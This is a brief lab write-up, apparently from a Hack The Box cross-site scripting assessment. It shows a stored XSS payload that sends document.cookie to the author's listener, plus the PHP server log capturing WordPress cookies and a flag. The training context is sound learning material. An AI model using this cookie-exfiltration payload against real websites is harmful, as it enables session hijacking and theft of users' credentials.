

Cross Site Scripting - Assessment

When I opened the website, I found a search field. I tried to inject it but didnt work.



On enumerating more, I found this:



Upon checking I found that website parameter is vulnerable.

Payload: **<script> new Image().src='http://10.10.14.211/index.php?c='+document.cookie </script>**

```
┌──(moghees㉿kali)-[/tmp]
└─$ sudo php -S 0.0.0.0:80
[sudo] password for moghees:
[Wed Mar 13 23:18:21 2024] PHP 8.2.12 Development Server (http://0.0.0.0:80) started
[Wed Mar 13 23:27:37 2024] 10.129.117.242:47736 Accepted
[Wed Mar 13 23:27:37 2024] 10.129.117.242:47736 [200]: GET /index.php?c=wordpress_test_cookie=WP%20
Cookie%20check;%20wp-settings-time-2=1710354457;%20flag=HTB{cr055_5173_5cr1p71n6_n1nj4}
[Wed Mar 13 23:27:37 2024] 10.129.117.242:47736 Closing
[Wed Mar 13 23:27:38 2024] 10.129.117.242:47738 Accepted
[Wed Mar 13 23:27:38 2024] 10.129.117.242:47738 Closed without sending a request; it was probably j
ust an unused speculative preconnection
[Wed Mar 13 23:27:38 2024] 10.129.117.242:47738 Closing
```